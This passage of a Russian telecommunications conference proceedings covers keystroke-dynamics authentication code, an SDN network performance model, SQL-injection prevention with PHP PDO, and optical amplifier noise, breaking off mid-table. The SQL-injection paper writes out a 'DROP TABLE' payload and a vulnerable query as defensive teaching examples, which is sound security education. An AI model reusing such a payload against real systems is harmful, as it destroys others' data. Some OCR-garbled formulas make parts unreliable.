Далее осуществлена разработка функции, которые инициализируют работу с базой данных SQLite для приложения: создание соединений с базой данных, создание курсора для выполнения SQL-запросов, а также проверка существования таблицы typing_data. Таблица typing_data необходима для структуризации информации о сессии набора с клавиатуры. Если таблица отсутствует, то предусмотрено её создание с определенной структурой, включающей поля для идентификации пользователя, времени начала и завершения сессии набора текста. После чего все изменения фиксируются в базе данных. Данный блок обеспечивает подготовку к записи данных о сессиях набора текста в базу данных.

Затем разработан блок кода, который отвечает за управление началом и завершением записи данных о сессии набора текста для пользователя 1. В частности, данный блок содержит две функции. Первая функция отвечает за начало записи времени – обратный вызов функции, которая связана с событием нажатия клавиши клавиатуры. Внутри функции устанавливается флаг,

чтобы указать на начало записи, затем записывается текущее время. Вторая функция отвечает за окончание записи времени – обратный вызов, который активируется при нажатии клавиши. Также реализована проверка активности записи для пользователя 1. Если запись активна, то устанавливается флаг, записывается текущее время и вызывается метод self.record_user_data(1), который записывает данные о времени набора текста пользователя 1 в базу данных. Для пользователя 2 применяется аналогичный набор команд (рис. 1).

```
def start_recording_user1(self):
    self.recording_user1 = True
    self.start_time_user1 = time.time()

def end_recording_user1(self):
    if self.recording_user1:
        self.recording_user1 = False
        self.end_time_user1 = time.time()
        self.record_user_data(1)
```

Рис. 1. Фрагмент кода управления началом и завершением записи данных о сессиях

За анализ динамики набора текста пользователей и отображение результата отвечает функция analyze_typing. Для удобства её рассмотрения данная функция разбита на несколько логических составляющих. Первая составляющая – запрос данных из базы данных, в котором запрашиваются все записи о времени набора текста для пользователей 1 и 2 из таблицы typing_data в базе данных (рис. 2).

```
self.cursor.execute('SELECT * FROM typing_data WHERE user_id = 1 OR user_id = 2')
typing_data = self.cursor.fetchall()
```

Рис. 2. Фрагмент кода запроса данных из базы

Следующая составляющая – извлечение временных меток начала и завершения сессии набора текста для каждого пользователя, для чего используется цикл проверки записей в таблице typing_data (рис. 3).

```
user1_start = None
user1_end = None
user2_start = None
user2_end = None
for data in typing_data:
    if data[1] == 1:
        user1_start = data[2]
        user1_end = data[3]
    elif data[1] == 2:
        user2_start = data[2]
        user2_end = data[3]
```

Рис. 3. Фрагмент кода извлечения меток

После извлечения временных меток проверяется их наличие для обоих пользователей. Если хотя бы для одного пользователя данные отсутствуют, предусмотрен вывод предупреждения (рис. 4).

```
if user1_start is None or user1_end is None or user2_start is None or user2_end is None:
    messagebox.showwarning("Typing Analysis Result", "Please record typing start and end for both users.")
    return
```

Рис. 4. Фрагмент кода проверки наличия меток для двух пользователей

Затем реализовано вычисление разницы во времени между началом и завершением набора текста для каждого пользователя, после чего рассчитывается процент схожести динамики набора текста между пользователями по заданной формуле (рис. 5).

```
time_difference_user1 = user1_end - user1_start
time_difference_user2 = user2_end - user2_start
similarity_percentage = min(time_difference_user1, time_difference_user2) / max(time_difference_user1, time_difference_user2) * 100
```

Рис. 5. Фрагмент кода расчета схожести динамик набора текста

После прохождения указанных выше этапов создается сообщение с результатами анализа, включающее процент схожести динамики набора текста, и отображается в информационном диалоговом окне.

На основе разработанного в рамках настоящей работы кода проведен ряд первичных экспериментов – проверены динамики нажатия клавиш одного и разных пользователей, в результате которых код продемонстрировал свою функциональность. Ниже представлен пример работы разработанной программы (рис. 6): слева представлен пример ввода данных одним и тем же пользователем, справа – разными пользователями.




Рис.6. Пример работы программы

Широкое внедрение программ распознавания динамики нажатия клавиш является актуальным направлением. Такие программы позволят снизить риски компрометации пароля, отслеживать подозрительную активность. Следует также отметить перспективность применения методов машинного обучения для усовершенствования алгоритмов работы таких систем, что позволит повысить их точность. Однако для использования подобных методов необходимы значительные вычислительные мощности, которые зачастую недоступны начинающим разработчикам. Сбор, обработка и хранение данных поведенческой биометрии должны осуществляться с обеспечением безопасности таких данных, а также в соответствии с положениями Федерального закона от 29.12.2022 № 572-ФЗ.

В рамках настоящей работы проведено первоначальное исследование и разработка, для дальнейших исследований следует провести расширенную серию экспериментов и оценить точность распознавания статистически.

Список используемых источников

1. Тумбинская М. В., Асадуллин Н. Ф., Муртазин Р. Р. Моделирование аутентификации пользователей по динамике нажатий клавиш в промышленных автоматизированных система // Журнал «Программные продукты и системы», 2020. № 2. С. 266-274.

2. Портал TAdviser / Продукты. 2024. URL: https://www. tadviser.ru/index.php/Продукт:TypingDNA_(программа_для_авторизации) (дата обращения 02.02.2024)

3. Портал github / Solutions & Systems Architect. 2024. URL: https:// github.com/rakshithca/KeyStroke-Dynamics (дата обращения 02.02.2024)

4. Killourhy K. S., Maxion R. A. / Comparing Anomaly-Detection Algorithms for Keystroke Dynamics // IEEE/IFIP International Conference on Dependable Systems and Networks (DSN-2009), 2019. С. 125–134.

Статья представлена заведующим кафедрой ИКС, кандидатом технических наук, доцентом Елагиным В.С.

УДК 681.5
ГРНТИ 49.44.31

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ МУЛЬТИСЕРВИСНЫХ СЕТЕЙ СВЯЗИ С УЧЕТОМ SDN ТЕХНОЛОГИИ

Б. Г. Ибрагимов[1], Т. А. Исмайлов[2]

[1]Азербайджанский Технический Университет
[2]Азербайджанский Технологический Университет

Исследованы методы оценки показателей эффективности мультисервисных сетей связи на базе архитектурных концепции следующих и будущих сетей при использовании технологии называемого программно-конфигурируемыми сетями при оказании мультимедийных услуг. Рассмотрены основные концепции развития мультисервисных сетей связи следующего и будущего поколение с учетом качества обслуживания, передачи и обработки полезного и служебного трафика с учетом свойства самоподобия. На основе исследования предложен новый научно-практических подход для построения математической модели производительности мультисервисных сетей связи на базе технологии программно-конфигурируемый сети. На основе анализа преимуществ и недостатков различных методов выявлены основные тенденции развития инфокоммуникации с учетом цифровых технологии, методы и качества обслуживания. На базе математической модели получены аналитических выражении для оценки вероятностно-временных характеристик сетей связи при оказании мультимедийных услуг.

производительность, SDN, фиксированные сети связи, QoS, будущие сети, NFV, архитектура, услуги связи

Введение

На сегодняшний день, мультимедийные, интеллектуальные и облачные инфокоммуникационные услуги, предоставляемые пользователям по требованию с удаленных серверов через мультисервисные сети связи на базе следующих и будущих архитектурных концепции (NGN и FN) с учетом технологии программно-конфигурируемых сетей ПКС (SDN, *Software Defined Networking*), платформой для мультимедийной связи IMS (IMS, *Internet Protocol Multimedia Subsystem*) и виртуализацией сетевых функций ВСФ (NFV, *Network Functions Virtualization)* получают активное развитие в Единой Информационной Инфраструктуре [1, 2].

В рамках данного подхода предполагается внедрить рабочее место в систему связи для оказания любого типа услуг, мультимедийного и интеллектуального, где следует разворачивать внутри виртуальной машины на сервере посредством специального программного обеспечения и аппаратно-

программных комплексом SDN, IMS и NFV. При этом доступ к нему предоставляется коммутаторам по мультисервисным сетям и осуществляется при помощи протокола OpenFlow доставки виртуального рабочего стола.

Следовательно, в условиях нынешнего роста популярности мультимедийной, облачной и интеллектуальной услуг для размещения данных пользователя не только на локальных и региональных серверах, но и на серверах в удаленных центрах обработки данных [3, 4].

Эти бизнес-процессы породили ряд технических вопросов, связанных с обеспечением требуемого качества обслуживания (QoS, Quality of Service) и качества восприятия (QoE, Quality of Experience) для конечных пользователей, которые находятся уже не в локальной и региональной сетях с сервером, а в глобальных сетях.

В работе [3, 4, 5] для анализе характеристик качества функционирования мультисервисных сетей связи общего пользования, рассмотрены подходы к определению качества подобных услуг, ключевые параметры которого определены согласно рекомендациям МСЭ-Т G.1010, G.1000, E.800. Кроме того, на основании анализа работы, услуги выявлены и изложены в соответствии с подходом, приведенном в Рекомендации E. 430 МСЭ-Т, параметры, характеризующие ее качество и показатели их эффективности функционирования сети связи [6, 7, 8].

Проведен анализ выполненных по данной проблематике исследований, который показал недостаточность полученных ранее результатов для их решения

В связи с вышеизложенные, в данной работе рассматриваются задачи исследования эффективности мультисервисных сетей связи на базе концепции SDN технологии.

Общая постановка задачи исследования

Стоит отметить, что эти проблемы являются ключевой задачей исследования данной статьей и они касаются работы провайдера мультимедийных услуг и их сложность возрастает с переходом от локальной, региональной к глобальной сети. Для решения этой задачи необходимо предложить новый подход к построению математической модели, позволяющий прогнозировать телекоммуникационные процессы и состояния качества инфокоммуникационных услуги связи.

Проведенные исследования показывают [6, 7, 9], что данная тематика пока в недостаточном уровне изучена. В отечественных и зарубежных источниках, не описаны методы оценки и обеспечения качества мультимедийных и облачных инфокоммуникационных услуг, как виртуализация сетевых функций, которые применялись бы как на этапе проектирования, так и на этапе эксплуатации сети.

Развитие мультисервисных сетей связи в первом и втором десятилетиях 21 века происходит на фоне глобальных изменений в перспективных технологиях телекоммуникаций как SDN, IMS, так и NFV, которые оказывают нетривиальное воздействие и на архитектуру глобальных сетей связи, и на основные показатели функционирования сетей связи общего пользования.

Поэтому данное направление является весьма актуальным в Единой Информационной Инфраструктуре. Кроме того, данная тема является актуальной для мультисервисных телекоммуникационных сетей связи, построенных в соответствии с концепцией "Сеть-2030" (Network 2030), выполненной фокус-группой МСЭ-Т FG NET-2030 по изучению возможностей и принципов построения фиксированных сетей связи на период до 2030 года.

Проведенный анализ исследований показывает, что ранее полученные результаты, выполненные по данному направлению исследования, являются недостаточными для их решения.

Решение данной задачи требует комплексного подхода при исследовании основных характеристик мультисервисных сетей связи с коммутацией пакетов при использовании концепции SDN технологии с учетом свойства самоподобия полезного и служебного трафиков. При этом возникает важная задача разработки нового подхода для построения математической модели производительности мультисервисных сетей связи, образованной коммутаторами и контроллерами с использованием протокола OpenFlow.

Описания модели и исследование производительности сетей связи

В данной подразделе, проведенные исследования в основном концентрируются вокруг статистических характеристик очередей системы связи для обслуживания потоков пакетов самоподобного трафика.

Самоподобность трафика в мультисервисных сетях связи оказывает существенное влияние на качество связи как QoS, так и QoE, поскольку буферизация является основной обеспечивающей ресурсами стратегией. При этом важнейшим параметром, определяющим качество работы мультисервисной сети, является время ответа системы на действия пользователя при оказании мультимедийных услуг с помощью аппаратно-программных комплексов технологии SDN. В данном случае, основным параметром, определяющим пользовательское удовлетворение, будет являться суммарное время отклика $T(\lambda_i, H)$, который на основе алгоритмов работы сети, временные параметров описывается следующим функциональным зависимостью:

$$T_{\hat{i}\,\mathrm{k}}(\lambda_i, H) = \mathrm{W}[\mathrm{T}_{\hat{\imath}\acute{a}}(\lambda_{\mathrm{i}}, H, \mu_{\mathrm{i}}), \mathrm{T}_{\grave{o}\varsigma}(\lambda_{\mathrm{i}}, \mathrm{H})], \quad i = \overline{1,k}\ , \tag{1}$$

где $\mathrm{T}(\lambda_{\mathrm{i}}, H, \mu_{\mathrm{i}})$ – функция, учитывающие критерии из серверного времени обслуживания i-го потока пакета трафика с учетом интенсивности λ_i и μ_i, в условиях самоподобия трафика с коэффициентом Хэрста H, $H > 0.5$;

$T(\lambda_i, H)$ – функция, учитывающие критерии времени передачи и приема i-го потока пакета трафика с учетом интенсивности λ_i в виде транспортной задержки в сети SDN, в условиях самоподобия трафика с коэффициентом Хэрста Р.

Выражения (1) характеризует особенности нового подхода для анализа и описания модели производительности системы, а также временных параметров, определяющих качество работы мультисервисной сети.

Проведенные исследования алгоритмов работы мультисервисной сети на базе технологии SDN показывает [4, 5, 9], что ключевым показателем производительности системы является среднее время отклика $\mathrm{E}[\mathrm{T}(\lambda_{\mathrm{i}}, H, \mu_{\mathrm{i}})]$, где $E[\cdot]$ – означает математическое ожидание времени. Кроме того, в данном варианте, в число параметров, влияющих на качество мультимедийные услуги, входят следующие важные показатели производительности сети:

– среднее транспортная задержка ITU-T, Y.1541 по стратегию “End to end”, ITU-T, G.1010, $\mathrm{E}[\mathrm{T}(\lambda_{\mathrm{i}}, H, \mu_{\mathrm{i}})]$, $i = \overline{1,k}$;

– канальная скорость передачи потоков пакетов трафика, $V_n(\lambda_i, t)$, $i = \overline{1,k}$;

– количество обслуживаемых пользователей, N_n;

– время ответа сервера, $T_{oc}(\lambda_i)$, $i = \overline{1,k}$.

На основе алгоритмов работы сети и выражения (1) суммарное и среднее время отклика выражается следующим образом [6, 7, 8]:

$$E[T_{ok}(\lambda_i, H)] = \mathrm{T}_{\text{îá}}(\lambda_{\mathrm{i}}, H, \mu_{\mathrm{i}}) + 2\mathrm{T}_{\text{òç}}(\lambda_{\mathrm{i}}, \mathrm{H}) + \mathrm{T}_{\mathrm{b}}(\lambda_{\mathrm{i}}) + \mathrm{T}_{\text{óñ.}}(\lambda, \mathrm{H}),\ i = \overline{1,k}\ , \qquad (2)$$

где $T_b(\lambda_i)$ – длительность визуализации с учетом интенсивности λ_i, $i = \overline{1,k}$ и относится ко второй фазе, где реализуется терминальная сессия при предоставлении услуги;

$T_{\text{óñ}}(\lambda_{\mathrm{i}}, H)$ – время установления соединения (подразумевает несколько транзакций обмена служебной информацией между абонентским терминальным устройством и сервером услуг с использованием протоколов SIP и OpenFlow) и установление терминальной сессии с учетом интенсивности λ_i, $i = \overline{1,k}$.

В модели предполагаем, что число потоков пакетов в системе ограничено величиной накопителя N_{bn} (N_{bn} – число мест для ожидания в буферном накопителе), если при поступлении нового пакета трафика, в системе уже находится K пакетов, то он отбрасывается.

В системе время обслуживания одной заявки считается произвольное распределение со средним значением b_i.

Исследования вероятностно-временных характеристик сети

Теперь можно определить среднее число пакетов, которые одновременно находится в системе на обслуживании и в очереди. Оно вычисляется следующим образом [6, 7]:

$$K = \sum_{i=0}^{\infty} i \cdot P_i = (1-\alpha) \cdot \sum_{i=1}^{\infty} i \cdot \alpha^i \text{ , } \quad i = \overline{1,k} \text{ .} \tag{3}$$

Для нахождения других вероятностно-временных характеристик можно использоваться формулой Д. Литтла, которая связывает среднее число потоков пакетов K.

Среднее время пребывания потоков пакетов трафика в системе обслуживания выражается как:

$$E[T_{\text{âî}}(\lambda_i, H)] = \frac{1}{\lambda_i} \cdot (K_s + K_w) = (K_s + K_w) \cdot \frac{N_{kk}^{-1}}{\rho_i \cdot \mu_i} \text{ ,} \tag{4}$$

где K_s, K_w – соответственно, среднее число потоков пакетов трафика, которые одновременно обслуживаются коммутатором и одновременно находится в очереди и равно: $K = K_s + K_w$; N_{kk} – количества коммутаторов и контроллеров сети SDN, обслуживающих потоков пакетов трафика; ρ_i – коэффициент загрузки сети при обслуживания i-го потока пакета трафика и находится следующим образом:

$$\rho_i = \frac{\lambda_i}{N_{kk} \cdot V_k(\lambda_i)} \cdot L_{i.n} \cdot f(H_i) \le 1 \quad \text{, } i = \overline{1,k} \text{ ,} \tag{5}$$

где $L_{i.n}$ – длина передаваемого i-го потока пакета трафика; $f(H_i)$ – функция, учитывающая свойство самоподобия поступающей нагрузки и определяет коэффициент Хэрста для потока i-го пакета трафика и при увеличении H_i до единицы влияние свойства самоподобия $H_i = 1{,}0$ нагрузки усиливается $H \in (1/2;1)$.

Выражение (3), (4) и (5) являются показателем производительности коммутаторов и контроллеров с протоколами OpenFlow сети SDN и вероятностно-временных характеристик мультисервисной сети при оказании любые инфокоммуникационные услуги.

Выводы

В результате исследования, предложенный метод оценки качества мультимедийной, инфокоммуникационной и облачной услуги, может быть использован операторами стационарный и мобильной связи, поставщиками

услуг на этапе проектирования и эксплуатации телекоммуникационные инфраструктуры услуги для ее мониторинга с целью обеспечения требуемого качества QoS и QoE.

На базе математической модели оценки производительности сетей связи, полученных при помощи предложенного нового подхода, который позволяют оценить вероятностно-временные характеристики и управлять уровнем качества услуги путем регулирования параметров ее инфраструктуры, а также учитывать влияние на качество, оказываемое мультисервисной сетью передачи данных общего пользования с использованием концепции SDN технологии.

Список используемых источников

1. Докучаев В. А., Павлов С. В., Леонович Е. В., Маклачкова В. В. Сети 2030: Перспективы и проблемы // REDS: Телекоммуникационные устройства и системы, 2022. Т. 11. № 2. С. 17–23.

2. Ибрагимов Б. Г., Исмайлов Т. А. Анализ показателей эффективности мультисервисных телекоммуникационных сетей следующего и будущего поколения // Сборник научных статьей – XII-Международная научно-техническая и научно-методическая конференция «Актуальные проблемы инфотелекоммуникаций в науке и образовании» (АПИНО, 14-15 февраль). СПб.: СПбГУТ, 2023. Том 4. С. 624–628.

3. Волков А. Н., Мутханна А. С. А., Кучерявый А. Е. Сети связи пятого поколения: на пути к сетям 2030 // Информационные технологии и телекоммуникации. 2020. Том 8. № 2. С. 32–43. DOI 10.31854/2307-1303-2020-8-2-32-43.

4. Ибрагимов Б. Г., Исмайлов Т. А. Анализ качества функционирования мультисервисных сетей телекоммуникации с учетом концепции сетей связи и технологий // Материалы Всероссийской конференции с Международным участием «Информационно-телекоммуникационные технологии и математическое моделирование высокотехнологичных систем», Российский Университет Дружбы Народов, Москва. 2023. С. 74–77.

5. Сулейманов А. А. Немарковская модель терминальной сессии облачной услуги - виртуальный рабочий стол // T-Comm: Телекоммуникации и транспорт, 2017. Том. 2. № 4. С. 72–75.

6. Ибрагимов Б. Г., Гумбатов Р. Т., Алиева А. А., Ибрагимов Р.Ф. Подходы к анализу показателей производительности мультисервисных телекоммуникационных сетей на базе технологии SDN // Информационные технологии, Том 27, №8, Москва, 2021. С. 419–424.

7. Пшеничников А. П. Теория телетрафика. Учебник для вузов. М:. Горячая линия – Телеком, 2017. 212 с.

8. Шелухин О. И. Моделирование информационных систем. М.: Горячая линия – Телекомм. 2018. 516 с.

9. Мухизи С., Мутханна А. С., Киричёк Р. В., Кучерявый А. Е. Исследование моделей балансировки нагрузки в программно-конфигурируемых сетях // Электросвязь, 2019. № 01. С. 23–29.

УДК 004.657
ГРНТИ 20.53.19

ПОВЫШЕНИЕ БЕЗОПАСНОСТИ ВЕБ-ПРИЛОЖЕНИЙ ЧЕРЕЗ ПРИМЕНЕНИЕ PHP PDO В БОРЬБЕ С SQL-ИНЪЕКЦИЯМИ

В. А. Иванов, Н. В. Кривоносова

Санкт-петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В современном мире безопасность веб-приложений становится ключевым вопросом, требующим серьезного внимания разработчиков и специалистов по информационной безопасности. Данная работа посвящена анализу и совершенствованию стратегий обеспечения безопасности с использованием PHP PDO в контексте предотвращения SQL-инъекций. В работе рассматриваются принципы функционирования SQL-инъекций, выявляются их потенциальные угрозы, и предлагается PHP PDO в качестве мощного инструмента для эффективного противодействия этим атакам, а также описываются особенности применения инструмента для безопасной обработки запросов к базе данных, предлагая конкретные рекомендации для веб-разработчиков и специалистов по безопасности.

безопасность веб-приложений, информационная безопасность, SQL-инъекции, параметризованные запросы, PHP, PDO

С развитием технологий и широким внедрением веб-приложений в повседневную жизнь, вопрос безопасности данных становится более актуальным и неотъемлемым компонентом разработки. Одной из наиболее распространенных угроз безопасности являются SQL-инъекции, представляющие серьезный риск для баз данных веб-приложений. SQL-инъекции представляют собой атаки, при которых злоумышленник внедряет вредоносный SQL-код в запросы, предназначенные для взаимодействия с базой данных. Это может привести к неправомерному доступу к данным, изменению структуры базы данных и другим неблагоприятным последствиям. Сложность в борьбе с этим видом атак заключается в том, что они могут быть осуществлены даже при обычных операциях ввода данных, таких как заполнение форм.

В случаях внедрения SQL-инъекций через заполняемые формы применяют различные методики по защите от подобного рода внедрений. Одним из таких методов является применение библиотеки PDO. PDO (PHP Data Objects) представляет собой промежуточный слой, который является универсальным способом работы с разными базами данных. Однако, хотя она оставляет разработчику обработку особенностей синтаксиса разных СУБД,

использование PDO упрощает процесс перехода между разными платформами. Зачастую достаточно просто изменить строку подключения к базе данных.

В основе SQL-инъекции лежит принцип, схожий с XSS атакой, поскольку целью атаки является обман приложения для интерпретации пользовательского ввода для получения данных, выходящих за пределы данного ввода. В случае с XSS атаками целью является выполнение этого ввода как вредоносного кода на стороне клиента, а с SQL-инъекцией целью является интерпретация ввода как SQL-запроса или его части.

Для того чтобы понять, как происходит SQL-инъекция, разберем пример, в котором злоумышленник пытается удалить одну из таблиц в нашей базе данных, так как инъекции нацелены не только на получение данных, но и на изменение структуры базы данных.

Предположим на каком-то веб-сайте есть поле для поиска типа товара. Ниже представлен фрагмент кода на языке PHP, в котором происходит поиск типа товара в базе данных.

```
$product_type = $_GET[“product_type”]
$sql = “SELECT * FROM products WHERE product_type =” . product_type
```

В таком случае при выполнении GET запроса пользователь может ввести имя типа товара, например, “оргтехника” и получить необходимые данные. В данной ситуации стоит отметить тот факт, что перед обращением к базе данных мы не выполняем проверку данных, тем самым позволяем злоумышленнику провести SQL-инъекцию. Злоумышленнику для проведения SQL-инъекции для удаления другой таблицы из нашей базы данных потребуется всего лишь выполнить GET запрос с параметром product_type со следующим значением “оргтехника; DROP TABLE products”. В таком случае SQL запрос будет выглядеть следующим образом.

```
SELECT * FROM products WHERE product_type = ”оргтехника”; DROP TABLE products
```

Как видно из примера выше, что злоумышленник в таком случае может легко поменять структуру базы данных. Для исключения подобных ситуаций следует применять PHP PDO. В PDO есть отличный механизм, который позволяет избежать SQL-инъекций под названием prepared statements. Подготовленное выражение (Prepared statement) представляет собой SQL-запрос, предварительно скомпилированный и способный к многократному выполнению с различными наборами данных, отправляемыми серверу. Значительным преимуществом является отсутствие возможности осуществления SQL-инъекций через данные, используемые в заполнителях

(placeholder'ax). Ниже приведен фрагмент кода с использованием PHP PDO для защиты от SQL-инъекции для получения данных о продукте определенного типа.

```
$product_type = $_GET[“product_type”]
$DBH = new PDO("mysql:host=localhost;dbname=shop", root, root);
$query = $DBH->prepare(“SELECT * FROM products WHERE product_type = :product_type”)
$query->bindParam(“:product_type”, $product_type)
$query->execute()
$products = $query->fetchAll()
```

В данном фрагменте кода будет выполнено подключение к MYSQL через PDO и выполнение безопасного запрос к базе данных. Безопасность запроса заключается в том, что сначала подготавливается запрос (подготовленное выражение), а потом в данный запрос вставляются необходимые параметры методом bindParam. В таком случае если злоумышленник попытается выполнить запрос послав вместе с данными SQL-код, то при привязке параметров весь лишний SQL-код будет отброшен и запрос к базе данных будет безопасно отправлен. В примере выше при подготовке запросы был использован именной заполнитель (named placeholder), но PDO может применять к подготовленным запросам и безымянные заполнители.

Так как в PHP PDO механизм подготовленных выражений является самым главным для защиты от SQL-инъекций его необходимо применять во всем веб-приложении без исключений. Благодаря этим мерам безопасности приложение становится надежным и устойчивым к атакам, предоставляя доверенное взаимодействие с базой данных.

Список используемых источников

1. Хоффман Э. Безопасность веб-приложений. – СПб.: Питер, 2021. 336 с.
2. Lorna M., Davey S., Matthew T. PHP Master: Write Cutting-edge Code. Collingwood: SitePoint, 2011. 375 с.
3. Dennis P. Learning PHP Data Objects. Birmingham: Packt Publishing, 2007. 173 с.
4. Официальная документация по языку PHP [Электронный ресурс] URL: https://www.php.net/ (дата обращения 28.01.2024)

Статья представлена научным руководителем, заведующим кафедры ЗСС СПбГУТ, кандидатом технических наук, доцентом А. В. Красовым.

УДК 621.39/621.316.5
ГРНТИ 49.29.14:

УЧЕТ ОПТИЧЕСКОГО ШУМА ПРИ ПРОЕКТИРОВАНИИ СИСТЕМ ПЕРЕДАЧИ С ОПТИЧЕСКИМИ УСИЛИТЕЛЯМИ.

В. С. Иванов, А. Н. Сергеев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Увеличение объёмов передаваемой информации приводит к необходимости ужесточения требований к характеристикам всех компонентов сети, принимающих участие в передаче сигналов. Одной из самых важных характеристик сигнала при наличии в ВОЛС усилителей является величина шума. Шум, возникающий при первом усилении и нарастающий от устройства к устройству, может стать причиной нестабильной работы приемного оборудования. В статье предлагается новая методика учета шумов при разных конфигурациях расстановки усилительных устройств.

оптический усилитель, EDFA, ВОЛС, ВОЛП, оптический интерфейс, нормирование, точка нормирования, отношение сигнал/шум

При расчетах длин регенерационных участков в одноканальных системах передачи с оптическими усилителями (Рис.1) необходимо учитывать максимально допустимое отношение мощности оптического сигнала к мощности шумов на входе фотодиода. Действующие нормативно-технические материалы приводят не вполне понятный расчет такого отношения без какого-либо пояснения расчетных формул. Так, в [1] приводится пример расчета в виде следующих выражений:




Рис.1. Схема оптического тракта системы передачи с оптическими усилителями.

В точке ГПд: С/Ш=19+x+10lg$x$ (1)
В точке Пд′: С/Ш=19+x-k+10lg(x/(k+1)) (2)

где x – максимальное число элементарных кабельных участков (ЭКУ), а k – порядковый номер линейного усилителя.

Ниже предлагается другой метод расчета отношения «Сигнал/Шум» на выходе линейного оптического тракта.

Замечание*:* при выводе решения будем считать, что мощность шума на выходе источника оптического излучения (передатчика) равна нулю, а схему, Пучковпредставленную на рисунке 1, будем рассматривать между точками ГПд и ГПр (Рис. 2).




Рис. 2. Часть ВОЛП с усилителями.

Будем считать, что на выходе каждого из усилителей присутствует шум с уровнем $P_{шi}$, где i – это порядковый номер усилителя в направлении от ГПд к ГПр. Тогда шум на выход ОЛТ (оптического линейного тракта) будет определяться следующим выражением:

$$P_{ш} = P_{ш1} + K_{ус2} + P_{ш2} - \alpha_2 l_2 + K_{ус3} + P_{ш3} - \alpha_3 l_3 - \alpha_4 l_4$$

$$= \sum_{i=1}^{n} (P_{шi} - \alpha_i l_i + K_{усi}$$

где n – количество усилителей. Уровень шума на выходе отдельного усилителя будет определяться величиной шумового числа F (шум-фактором) данного устройства. Из [2] известно, что на шумовое число разных усилителей, включаемых в ОЛТ, существуют свои предельные ограничения. Так для бустерного усилителя:

$$K_{ус} = (14{,}0 \div 28{,}0)\text{дБ}$$

$F_{max} \leq 7{,}0\text{дБ}$

Тогда для такого усилителя $P_{ш\,буст.max}$=7,0 дБ при минимально допустимом входном сигнале $P_{вх\ min}$=–17,5 дБ. Для промежуточного (линейного) усилителя $F_{max} \leq 7{,}0\text{дБ}$ при $P_{вх.min}$=–36 дБ, а для предусилителя $F_{\text{предус}\,max} \leq 6{,}0\text{дБ}$ при $P_{вх.min}$=–36 дБ.

Теперь $P_{ш.ус.}$ можно представить как сумму коэффициента усиления данного усилителя, в котором происходит усиление шумов, пришедших на

его вход от предыдущих источников, и его шум-фактор, т.е. $P_{\text{ш.ус.}} = (K_{\text{ус}} + F)$, дБ.

Для нескольких линейных усилителей расставленных по трассе друг за другом:

$$P_{\text{ш}} = \sum_{i=1}^{n} (K_{\text{ус}i} + F_i)$$

Теперь полный шум на выходе ОЛТ можно представить как:

$$P_{\text{ш.сумм.}} = F_{\text{буст.}} + \sum_{i=1}^{n} \left(K_{\text{ус}i} + F_i\right) + \left(K_{\text{предус.}} + F_{\text{предус.}}\right) - \sum_{i=1}^{n} \propto_i l_i \quad (4)$$

Отношение «сигнал/шум» на входе в фотодетектор должно быть не менее 18 дБ (см. табл.2) [2].

Параметры оптических стыков в точках нормирования ГПд(*MPI-S*) и Пд′ (S′) должны иметь значения в соответствии с таблицей 1, а в точках нормирования ГПр(*MPI-R*) и Пр′ (*R′*) в соответствии с таблицей 2 [2].

ТАБЛИЦА 1. Величина сигнала и шума в точках нормирования на выходе оптического передатчика ГПд и на выходе оптического усилителя ПД′

Точка нормирования	ГПд(*MPI-S*)	Пд′ (*S′*)
Наименование параметров	Значение параметров	
Уровень мощности на один оптический канал, не более, дБм	+20,0	+20,0
Отношение оптических сигнал/шум в оптическом канале, не менее, дБ	20,0	20,0

ТАБЛИЦА 2. Величина сигнала и шума на входе в оптический детектор (ГПр) и на входе в оптический усилитель (Пр′) (в точках нормирования ГПр и Пр′).

Точка нормирования	ГПр(*MPI-R*)	Пр′ (*S′*)
Наименование параметров	Значение параметров	
